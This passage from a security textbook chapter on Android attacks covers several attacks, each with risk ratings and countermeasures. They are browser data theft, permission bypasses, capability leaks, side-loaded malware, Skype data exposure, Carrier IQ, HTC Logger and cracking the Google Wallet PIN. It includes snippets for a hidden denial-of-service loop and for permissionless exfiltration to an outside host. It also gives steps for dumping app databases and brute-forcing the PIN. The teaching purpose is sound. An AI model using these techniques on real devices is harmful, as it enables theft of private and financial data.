
The data is already on the web server, but the information is encoded with base64:

```
[filename0] => L3NkY2FyZC9wcm12YXR1LnR4dA==
[data0] => SGVsbG8gSGFja2luZyBFeHBvc2VkJDc=
```

Using an Base64 decoder reveals the following the decoded data:

```
filename0: /sdcard/private.txt
data0: Hello Hacking Exposed 7
```

The vulnerability was supposedly fixed in Android 2.3 (Gingerbread), but at the end of January 2011, an assistant professor in the Department of Computer Science at North Carolina State University, Xuxian Jiang, discovered a way to bypass the fix (www.csc.ncsu.edu/faculty/jiang/nexuss.html). To demonstrate the existence and exploitability of the vulnerability, a proof-of-concept was developed that works on a stock Nexus S. The exploit lists the applications that are currently installed in the phone and uploads



applications/files located in /system and in the /sdcard (previous knowledge of the file's path). However, no details about the vulnerability or the exploit were revealed, and it was patched by the Google Android Security Team in Android 2.3.4.



Data Stealing Vulnerability Countermeasures

Here are the countermeasures for this issue:

- Get the latest version of Android available for your device (the vulnerability was fixed in Android 2.3.4). If there is a recent version and the carrier or the manufacturer has not deployed it yet in your device and has no plans to do so, install a custom ROM like CyanogenMod (cyanogenmod.com/).
- Install antivirus software on the device to protect it against exploits and other malicious applications.
- Temporarily disable JavaScript in the default Android web browser.
- Use another third-party browser like Firefox or Opera.



Figure 11-19 Private data uploaded to the web server

- Unmount the `/sdcard` partition to protect the data stored there so it is unavailable in case of an attack.

CAUTION Unmounting the `/sdcard` may affect the usability of the phone because some applications are installed in that location or use the `/sdcard` to store data.

- Be cautious when visiting unfamiliar web sites and do not click suspicious ads/links.

 Remote Shell with Zero Permissions

Popularity:	1
Simplicity:	2
Impact:	7
Risk Rating:	3

Another way to attack other Android devices is by defeating one of the most distinctive security measures of Android: the permission-based security model. This

mechanism informs the user about the permissions that the application needs before it can be installed and executed. Permissions can protect sensitive user data like access to the contact list or the geolocation of the user, but they can also protect access to phone features like the ability to send SMS messages or record audio. However, the permission-based security model can be bypassed. To demonstrate this, Thomas Cannon published a video showing an application that does not require any permission prior to installation (it does not even ask for permission to access the Internet), but it is able to give you a remote shell that allows the execution of remote commands (vimeo.com/thomascannon/android-reverse-shell). The method works in all versions of Android, even the last one: 4.0, Ice Cream Sandwich.

The mechanism behind this issue is described in the BlackHat 2010/DefCon 18 presentation, “These Aren’t the Permissions You’re Looking For” (<http://www.defcon.org/images/defcon-18/dc-18-presentations/Lineberry/DEFCON-18-Lineberry-Not-The-Permissions-You-Are-Looking-For.pdf>), by Anthony Lineberry, David Luke Richardson, and Tim Wyatt from the mobile security company Lookout. In that presentation the security researchers show methods to perform certain actions without permission:

- **REBOOT** REBOOT is a special permission because it has the protection level “systemorsignature,” which means it can be granted only to applications installed in the /system/app partition or to applications that are signed with the same certificate as the one that declared the permission. In other words, the permission for rebooting the device can only be granted to system applications or to applications that are signed with the same certificates as the system apps (the platform certificate). However, there are several ways to bypass this restriction and one of them is Toast notifications, which are basically messages that appear in the device announcing something happening in the background, for example, an SMS being sent. Every time a Toast notification is displayed, a Java Native Interface (JNI) reference to system_server is created (the software component that starts all the system services and also the Activity Manager). However, the number of references that can be created has a limit (depending on the device’s hardware and OS version). Once that limit has been reached, the application crashes the phone. Thus, denial of service can be performed to restart the device without reboot permission and is totally transparent to the user because Toast can be made invisible to the user as follows:

```
while (true) {
    Toast test = new Toast(getApplicationContext());
    test.setView(new View(getApplicationContext()));
    test.show();
}
```

- **RECEIVE_BOOT_COMPLETE** This permission allows the application to start automatically as soon as the boot process finishes, and it should be used along with a receiver that listens for the intent BOOT_COMPLETED to know

when the boot process is complete. The way to bypass this permission is very simple: do not declare the permission in the manifest; the start automatically functionality only works when defining the receiver.

- **INTERNET** Almost every Android application requires this permission because they usually require data transfer across the Internet. However, it is possible, for example, to send data to a remote server without permission just by using the default browser:

```
startActivity(new Intent(Intent.ACTION_VIEW,
Uri.parse("http://test.com/data?arg1=" + str1)));
```

However, this opens the browser and the user should notice that something strange is happening on the device, although you can perform this action without showing the browser to the user by hiding it when the screen is off. To accomplish this, you must check constantly if the screen is OFF by using the Power Manager API (`isScreenOn`). If the screen is ON again, the Home screen can be launched when the following code is executed:

```
startActivity(newIntent
(Intent.ACTION_MAIN).addCategory(Intent.CATEGORY_HOME))
```

This method allows the application to access the Internet to send data to a remote server without permission, but it does not allow receiving data from the Internet. To accomplish this objective, it is possible to use a custom Uniform Resource Identifier (URI) receiver, generally to identify a specific resource (for example, `HTTP://`). To define our own URI, we specify the following line in the application's Android manifest:

```
<activity android:name=".ReceiveData">
<intent-filter>
<action android:name="android.intent.action.VIEW"/>
<category android:name="android.intent.category.DEFAULT"/>
<category android:name="android.intent.category.BROWSABLE"/>
data android:scheme="HE7" />
<data android:host="server.com"/>
</intent-filter>
</activity>
```

One of the categories defined in the intent is "BROWSABLE" because it should be invoked by the browser to use it as a component to receive the data. On the server side, once the application sends the initial data (as shown with the method of turning off the screen), the server redirects that request to the following custom URI:

```
HE7:server.com?param=<type_data_here>
```

Once the following Activity is created and the URI is invoked by the remote server (server.com), it is possible to get the data from the received intent:

```
public class ReceiveData extends Activity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        Log.e("HE7 Receiving data", "URI: " + getIntent().toURI());
        finish();
    }
}
```

At the end, you must call “finish” in order to cloak an activity that is designed to show user interface elements in the device, as discussed earlier.

In the same presentation, other interesting hacks of Android applications are discussed, such as starting an application as soon as it is installed, performing a denial of service attack by creating an infinite loop that presses a specific key, and using the permission “android.permission.READ_LOG” to gather sensitive data through other specific permissions (GET_TASK, DUMP, READ_HISTORY_BOOKMARKS, READ_SMS, READ_CONTACTS, ACCESS_COARSE_LOCATION, ACCESS_FINE_LOCATION).



Permission Bypass Attacks Countermeasures

Countermeasures for this vulnerability are somewhat out of the hands of the end user, in that applications define their permissions. You can protect yourself somewhat through researching the applications that you want to install, along with their developers, by checking the ratings and user reviews to try to identify suspicious applications. Antimalware software can also help.



Exploiting Capability Leaks

Popularity:	1
Simplicity:	2
Impact:	7
Risk Rating:	3

Another method to bypass the permission-based security model is to take advantage of leaked permissions. At the end of 2011, security researchers at North Carolina State University discovered that stock software on eight popular Android devices have applications that expose several permissions to other applications, leaving them open to being hijacked. These applications are installed, by default, by the manufacturer or the carrier. The technical term for this type of attack is *capability leak* and it means that an application can access permission without requesting it in the Android manifest. There are two types of capability leaks:

- **Explicit** Can be performed by accessing public interfaces or services that have the permission that the untrusted application does not have. Those “interfaces” are basically entry points for the application, which can be an activity, a service, a receiver, or a content provider. Sometimes that interface can be invoked and a nonauthorized action can be performed by an untrusted application.
- **Implicit** When an untrusted application acquired the same permissions of the privileged application because they share the same signing key. Implicit capability leaks happen because an optional attribute is defined in the Android manifest: “shareUserId”. If it is declared, it allows sharing the same user identifier to all the applications signed with the same digital certificate, and, therefore, the permissions are going to be granted as well.

Both types of capability leaks were systematically searched to find preloaded apps in eight popular Android devices that expose the most dangerous and sensitive permissions to untrusted applications like SEND_SMS, RECORD_AUDIO, INSTALL_PACKAGES, CALL_PHONE, CAMERA or MASTER_CLEAR, among others. After the analysis, the result was that, from 13 privileged permissions analyzed, 11 were leaked. More details about the detection and possible exploitation of capability leaks can be found in the whitepaper “Systematic Detection of Capability Leaks in Stock Android Smartphones” (csc.ncsu.edu/faculty/jiang/pubs/NDSS12_WOODPECKER.pdf).



Exploiting Capability Leaks Countermeasures

Just as with the discussion of the previous exploit, countermeasures for this vulnerability are somewhat out of the hands of the end user, in that applications define their permissions. You can protect yourself somewhat through researching the applications that you want to install and their developers by checking the ratings and user reviews to try to identify suspicious applications. Antimalware software can also help.



URL-sourced Malware (Side-load Applications)

Popularity:	9
Simplicity:	10
Impact:	8
Risk Rating:	9

The traditional method to distribute an Android application is the official Android Market or other alternative app markets. However, unlike other mobile platforms such as iOS or BlackBerry, Android *also* allows the installation of applications through an alternate mechanism: the web browser. If the user opens a URL that is pointing to an Android application (apk file), the system downloads the file and asks the user if they want to install the app (app permissions are also displayed). The method was seen implemented in a version of ZeuS and SpyEye, well-known Trojan banking apps on traditional computers. The malware injects a malicious frame in the computer web

browser, and, once the initial credentials are stolen (usually ID and password), it displays a web page encouraging the user to click a URL pointing to a Trojan apk file. The application indicates that it is for “security purposes,” but, in fact, it intercepts all the SMS messages received in the device and shunts them to a remote server. This exploit is targeted at banks’ use of SMS to send PIN numbers as a second factor authentication (for example, to perform transactions that exceed a limit of the amount of money to be transferred). Once the user installs the application, the malware has the initial credentials to access via the Web and the second factor of authentication to transfer high amounts of money to another bank account. This functionality does also have legitimate uses, however, like the installation of applications that cannot be in the official Android Market (for example, the Amazon Market).



URL-sourced Malware Countermeasures

Android provides a mechanism to avoid installing from unknown sources. To enable it, go to Settings | Applications and unselect Unknown Sources. If an application file (apk) is downloaded by the web browser, installation is blocked and the following message is displayed: “For security, your phone is set to block installation of applications not obtained from Android Market.” Also some carriers disable this feature, by default, and it can’t be enabled without root privileges.



Skype Data Exposure

<i>Popularity:</i>	5
<i>Simplicity:</i>	7
<i>Impact:</i>	9
<i>Risk Rating:</i>	7

Another method to hack Androids is to attack vulnerabilities present in applications that are already installed on the device. One example of this type of attack is the discovery by Justin Case of a vulnerable Android version of the Skype application, a popular communication tool used by millions of people worldwide. The vulnerability exposed private data (contacts, profile, instant messaging logs) to any application or to anyone (without root privileges) because files that store the data did not have proper permissions and the information was not encrypted. More information about this vulnerability is available at androidpolice.com/2011/04/14/exclusive-vulnerability-in-skype-for-android-is-exposing-your-name-phone-number-chat-logs-and-a-lot-more/ and web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2011-1717.

To exploit this vulnerability, first it is necessary to have a vulnerable version of Skype for Android. However, without checking the version of the application, once a remote/local connection has been established, it is possible to see if any applications (like the vulnerable version of Skype) are storing data in an unsafe way. Here are the steps to perform the verification:

1. Connect your device to the computer (do not forget to install the Google USB driver package from the Android SDK Manager and enable USB Debugging mode in the device in Settings | Applications | Development).

2. Access a shell in the device:

```
adb shell
```

3. Go to the directory /data/data and list all the applications that are installed in the device (use the parameter -l to see the permissions per directory):

```
cd /data/data/  
ls -l
```

The command `ls` works only if it is executed with root privileges. If not, the following error is displayed: `opendir failed, Permission denied`. However, if the full path is known (as in the case of the Skype vulnerability), it is possible to get access to the files that store the private data, which most of the time are SQLite databases. Before `/data/data/`, there is the name of the main application package, which can be obtained from the official Android Market. For example, by searching in the Android Market via the Web for **Skype** and by selecting the app, in the URL as a parameter the name of the package can be found in the `id` field (in this case, `"com.skype.raider"`). As a kind of "standard," some applications store the `.db` (SQLite databases) in the `/databases` folder, but others, like the vulnerable version of Skype for Android, stores them in another location and to know those details, which are not publicly available, it is necessary to have root privileges.

4. In this case, to have the full path of the location of the SQLite databases, it is first necessary to have the Skype username that is present in the `"shared.xml"` file:

```
cat /data/data/com.skype.merlin_mecha/files/shared.xml
```

5. Now let's access the folder where the SQLite databases can be found:

```
ls -l /data/data/com.skype.merlin_mecha/files/<username>
```

6. To see the information inside the SQLite database, it is necessary to check if the Android device has the SQLite binary. Most of the Android versions have it by default but other custom builds, like the Kindle Fire OS, do not have it. The binary should be in the following folder (can be accessed only with root privileges): `/system/bin`. The commands that can be executed in the binary can be summarized as follows:

```
#sqlite3  
sqlite > .help
```

7. Open the database `main.db`:

```
#sqlite3 main.db
```

8. List the tables inside the database:

```
sqlite > .tables
```

9. Review the structure (fields) of an specific table:

```
sqlite > .schema accounts
```

10. Once the scheme is known, get the data from tables like accounts, contacts, or chats by executing a SQL query:

```
select * from <table>;
```



Skype Data Exposure Countermeasures

The countermeasures for this vulnerability are simple: keep your applications updated (mark them as “auto update” and/or check the official Android Market periodically for updated versions of the installed applications), and remove ones that you don’t use. In this case, the vulnerability was fixed some time ago by Skype (see blogs.skype.com/security/2011/04/privacy_vulnerability_in_skype.html). If you are a Skype user, make sure you have the latest version of the application that is available in the official Android Market: market.android.com/details?id=com.skype.raider.



Carrier IQ

Popularity:	9
Simplicity:	2
Impact:	3
Risk Rating:	5

The Skype vulnerability made it clear that private and sensitive data can be exposed by third-party applications. In contrast to the Skype case, however, sometimes the removal of applications that expose sensitive data is not so easy because they run as root, are preinstalled by carriers and/or manufacturers, and/or they hide their presence from nonadvanced users. Commonly known as *Android Loggers*, the purpose of this kind of applications is to monitor certain activities on the device in order to collect diagnostic information that could help the network provider or the manufacturer to fix issues like dropped calls or reception issues. Unfortunately, whenever sensitive information is collected by privileged components like loggers, malicious attackers are not far behind looking for ways to compromise them.

On November 12, 2011, developer of the “Android Security Test” app Trevor Eckhart published in his blog a report about Carrier IQ (CIQ), which he called a company that sells “rootkit software included on many US handsets sold on Sprint, Verizon and more” (androidsecuritytest.com/features/logs-and-services/loggers/carrieriq/). The word “rootkit,” along with the possibility of sensitive data being collected and transmitted to network operators and manufacturers, attracted the attention of the media and soon Carrier IQ was the center of a big public discussion about invasion of privacy.

Terming Carrier IQ a rootkit is controversial. On one hand, it is accurate because the application runs with root privileges in the system partition, and it also has all its menus stripped (i.e., there is no visible user interface; it is not listed in the installed applications;

and it does not have an icon in the main menu). Therefore, the software is designed to hide its presence from the end user and to prevent easy removal from the device.

On the other hand, the purpose of the software is not expressly malicious, and, in fact, it is intended to help users achieve a better mobile experience. According to the Carrier IQ website (carrieriq.com/), they “enable mobile service carriers and device manufacturers to provide the best possible experience to users” by collecting what they call “metrics,” which is basically diagnostic data that can help network operators to solve problems (such as reception issues or battery usage) and improve customer experience.

The collected data includes device identification (manufacturer and model), browser usage data, geographical location, keystroke events, applications installed in the device, and data related to SMS messages. However, the collected metrics are not standard for all devices. In fact, each network operator defines a “profile” to establish which metrics should be collected in their devices (for example, metrics focused on dropped calls are different from the ones interested in high battery consumption). Also the metrics are collected when a specific event occurs, for example, when an SMS is received/sent or when a call is received/initiated or when it fails. The privacy issue occurs because the collected data is associated to the equipment ID (International Mobile Equipment ID, or IMEI) and subscriber ID (International Mobile Subscriber Identity, or IMSI), so, for example, the exact geographical position of a specific device can be known in certain situations (for instance, when a call is dropped, this depends on the profile defined by the network operator).

The real controversy started when Trevor published a video where he shows Carrier IQ working on an HTC device (see androidsecuritytest.com/features/logs-and-services/loggers/carrieriq/carrieriq-part2). Trevor decided to use logcat, the default logging system in Android, which can be viewed by any app with proper permissions, to watch the data collected by Carrier IQ. The identifiers `AgentService_J` and `HTC_SUBMITTER` were selected as the ones that log the monitored data in the system. The video shows that, apparently, Carrier IQ is able to gather a visited web page (including HTTPS resources), the geographical location of the device, SMS body/content, keys pressed, hardware events (screen on/off, signal change, battery usage), and the name of an application when it is opened.

Based on the video and the conclusions made by Trevor, speculation about Carrier IQ and its capabilities reached a fever pitch. For example, Forbes called Carrier IQ “a piece of keystroke-sniffing software” and quoted academics who insinuated Carrier IQ could be violating federal wiretapping laws (forbes.com/sites/andygreenberg/2011/11/30/phone-rootkit-carrier-iq-may-have-violated-wiretap-law-in-millions-of-cases/). Then the politicians got involved: on December 1, 2011, Senator Al Franken sent a letter to Carrier IQ and related third parties (AT&T, T-Mobile, Samsung, HTC, and Motorola) with a list of questions ominously related to a possible violation of the Electronic Communications Privacy Act.

While the controversy continued, the well-known and respected security researcher Dan Rosenberg published on his personal blog, “Carrier IQ: The Real Story (vulnfactory.org/blog/2011/12/05/carrieriq-the-real-story/). Here are Dan’s comments on Carrier IQ:

Since the beginning of the media frenzy over Carrier IQ, I have repeatedly stated that based on my knowledge of the software, claims that keystrokes, SMS bodies, email bodies, and other data of this nature are being collected are erroneous. I

have also stated that to satisfy users, it's important that there be increased visibility into what data is actually being collected on these devices. ... Based on my research, Carrier IQ implements a potentially valuable service designed to help improve user experience on cellular networks. However, I want to make it clear that just because I do not see any evidence of evil intentions does not mean that what's happening here is necessarily right.

A couple of days later, on December 12, 2011, Carrier IQ published a detailed report, based on Trevor's and Dan's research work, which explains how its software is designed and used by network operators (carrieriq.com/company/PR.20111212.pdf). There are several items of interest in the report:

- "...the IQ Agent cannot be deleted by consumers through any method provided by Carrier IQ."
- "The IQ Agent does not use the Android log files to acquire or output metrics." In other words, sensitive information (SMS contents, keys pressed, location, and so on) that appears in the Android system log came from apps preloaded by device manufacturers (in this case, HTC) and not from Carrier IQ software.
- However, although the data is not shown in logcat, it is stored in a "secure temporary location on the device in a form that cannot be read without specifically designed tools and is never in human-readable format." In other words, it's still on the device and, therefore, accessible to attackers.
- Carrier IQ acknowledged that they discovered a bug that allows the collection of the content of SMS messages in certain scenarios (but not in a human-readable format). Carrier IQ clarified that they did not intend to process and decode the SMS and said that they would fix the bug soon.

What conclusions can we draw over the Carrier IQ flare-up? Moving aside the hype stirred up initially, we see that complex ecosystems like mobile create built-in obstacles for quickly addressing issues discovered on millions of deployed devices worldwide. As we saw with Carrier IQ, device manufacturers, carriers, independent software vendors, security researchers, and users all took some time to figure out what was actually happening on the device. Carrier IQ's metrics profile architecture is probably reasonably configured to balance diagnostic and privacy needs, but it was abused by other apps and its own data handling remains murky. In the end, we're not sure if anybody really learned anything useful, and the jury remains out on how Carrier IQ might be abused in the future, even if through no fault of their own.



Carrier IQ Countermeasures

Assuming you don't want to find out the hard way if Carrier IQ's software winds up in another controversy involving your own data, here's what you can do. First, check if you have Carrier IQ installed on your Android. One of the tools available to check this

is Lookout's Carrier IQ Detector available in the official Android Market: <https://market.android.com/details?id=com.lookout.carrieriqdetector>. The removal of Carrier IQ is different depending on the carrier and device make/model, and could also prove difficult and dangerous for an average user. However, general guidance about it is available in this XDA-Developer's blog post: forum.xda-developers.com/showthread.php?t=1247108. Make sure you have already rooted your device to have all the required privileges in the system.



HTC Logger

<i>Popularity:</i>	7
<i>Simplicity:</i>	5
<i>Impact:</i>	8
<i>Risk Rating:</i>	7

The Carrier IQ report pointed out another class of applications that can be troublesome: preloaded handset manufacturer applications that use logcat to process sensitive information like the content of an SMS or keystrokes. However, the exposure of this type of information is nothing new. In fact, Trevor Eckhart and Justin Case had done so on October 1, 2011, almost two months earlier than the Carrier IQ dust-up: they revealed a massive security vulnerability in HTC Android devices related to manufacturer-specific logging software (androidpolice.com/2011/10/01/massive-security-vulnerability-in-htc-android-devices-evo-3d-4g-thunderbolt-others-exposes-phone-numbers-gps-sms-emails-addresses-much-more/). The application, `htcloggers.apk`, was able to collect sensitive data, including geographical location, user data such as e-mail addresses, phone numbers, SMS data (phone numbers and encoded text), and, most importantly, system logs like logcat (which we already know could contain sensitive data in debug messages). HTC Logger provides the collected information to any application just by opening a local port, which means any application with the INTERNET permission can obtain the sensitive information. Unauthorized access is possible because the service is exposed and also because it is not protected with credentials (user/password). A couple of days later, HTC published a public statement acknowledging the security vulnerability and promising a patch that should be sent over-the-air to customers. Sprint began pushing the patch over-the-air in late October 2011.



HTC Logger Countermeasure

Get the patch automatically over-the-air or by manually triggering the download process through Settings | System Updates | HTC Software Update | Check Now. As an extra precaution, if you've rooted your device, you can remove the HTC Loggers application manually from here: `/system/app/HtcLoggers.apk`.



Cracking the Google Wallet PIN

Popularity:	1
Simplicity:	8
Impact:	10
Risk Rating:	6

The data collected by Carrier IQ and HTC Logger is one thing, but what if your financial transactions could be hijacked from a mobile app?

Google Wallet is one of many recent attempts to replace the use of traditional card-based payment instruments (e.g., plastic credit and debit cards) with a mobile payment system that works with near field communication (NFC) technology to make electronic transactions with just the mobile device (contactless payment) and a user-defined PIN. To configure Google Wallet, the user first needs a Google account, a supported phone (which, at the time of this writing, is only the Sprint Nexus S 4G), and a supported credit card. Once the Google account has been selected and validated, the application asks the user to input the physical credit card details (card number, expiration, cardholder name, zip code, and birth year). After completing all the details, Google Wallet sends an e-mail to the registered address with a code that should be entered in the application to confirm the registration. Once the registration is complete, Google Wallet has access to full credit card details such as current balance, available credit, statement balance, and payment due date.

According to Google, all the information is stored encrypted in the Secure Element (SE), a computer chip inside the phone that is the main security component of NFC system payments. When a user wants to make a payment, the authentication used by Google Wallet is just a simple four-digit PIN that is used to grant access to all the sensitive data stored in the Secure Element. The reason for choosing a weak password instead of a strong one is that a complex one could be difficult to remember and the user might become frustrated if the PIN is not correct. If the device is stolen and an invalid PIN is entered five times, the application locks up completely.

On February 8, 2011, the security researcher Joshua Rubin from the company zvelo disclosed a vulnerability in Google Wallet that allowed attackers to obtain the PIN number in a matter of seconds (zvelo.com/blog/entry/google-wallet-security-pin-exposure-vulnerability). With that information, an attacker has access to all the credit card information in the SE and can also make purchases with the device. The root cause of the vulnerability is that the PIN is not stored inside the Secure Element, but instead in a SQLite database that is only protected by the Android's sandboxing protection mechanism that isolates access to data that belongs to one app from unauthorized access by other apps in the system. However, if the device is rooted, the protection no longer exists and a user with such privileges has access to the database.

Inside the database, Rubin found the *Card Production Lifecycle (CPLC)* and the hashed PIN in a custom protocol buffer (protobuf), a .proto file, which is a data serialization format similar to JSON in concept. The CLPC also contained the salt and the hash of the

salted PIN, which could be used to perform a brute-force attack against the SHA256 hex-encoded string to obtain the PIN. The attack does not take too much effort because calculating a four-digit PIN only requires calculating, at most, 10,000 SHA256 hashes. The vulnerability was demonstrated with a proof-of-concept application called Google Wallet Cracker that was able to get the PIN in a matter of seconds. Although the PoC application was not publicly released, security researchers quickly verified the vulnerability independently and developed some scripts to obtain the PIN. Here are the steps to perform the attack:

1. Once the device is rooted, execute the following SQL query to get the protobuf:

```
select hex(proto) from metadata where id = "deviceInfo";
```
2. Use the Protobuf Easy Decode python module from github.com/intrepidusgroup/Protobuf-Easy-Decode made by Raj (twitter.com/#!/0xd1ab10) to decode the protobuf data without a .proto file.
3. Once the hash and the salt is retrieved, use the `brute_pin.py` tool made by the Raj to perform the brute-force attack. See github.com/intrepidusgroup/Protobuf-Easy-Decode/blob/master/brute_pin.py.



Google Wallet PIN Crack Countermeasures

This vulnerability points to the inescapable reality of mobile computing: anyone who gains physical access to your device is probably going to get all the data on it.

- Don't leave your phone unattended.
- Use the traditional Android screen lock mechanism (face unlock, password or swipe pattern) to avoid unauthorized access to the Google Wallet application and the device itself.
- Do not root your device if you are using it to make electronic payments.
- Install antivirus software on the device to protect it against exploits and other malicious applications that could attempt to get the sensitive information and grant access to the credit card details and PIN.

Android as a Portable Hacking Platform

We'll stop our catalogue of Android vulnerabilities at this point to talk for a moment about using your Android device as a platform for hosting security tools—the good kind. Due to the open nature of the Android platform and its Linux kernel, several hacking tools can be found in the official Android market. Here are some of the most interesting ones:


- **Network sniffer (Shark for Root)** This simple network analyzer uses an ARM cross-compiled version of `tcpdump` (a well-known packet analyzer command-line tool to capture and display TCP/IP packets). Once executed, Shark for Root allows you to specify the parameters that are going to be passed to the binary

tcpdump. When the user taps Start, it starts to capture the packets and stores the pcap file in the sdcard as shown in Figure 11-20.

The pcap file can be reviewed in the same device by using Shark Reader or porting the file to a computer and analyzing it with a more complete tool like Wireshark.

- **Network Spoofer** This application performs an ARP spoofing attack to redirect hosts in a Wi-Fi network to another website. Once installed, you need to download some files required by the application to run (almost 110MB so the Wi-Fi connection is recommended). Once the files are in place, it is time to use the application by tapping Start. Figure 11-21 shows the list of available spoofing attacks.

Most of these attacks are intended to be pranks to play with the Internet connection of other people, for instance, redirecting all visitors in the same network to kittenwar.



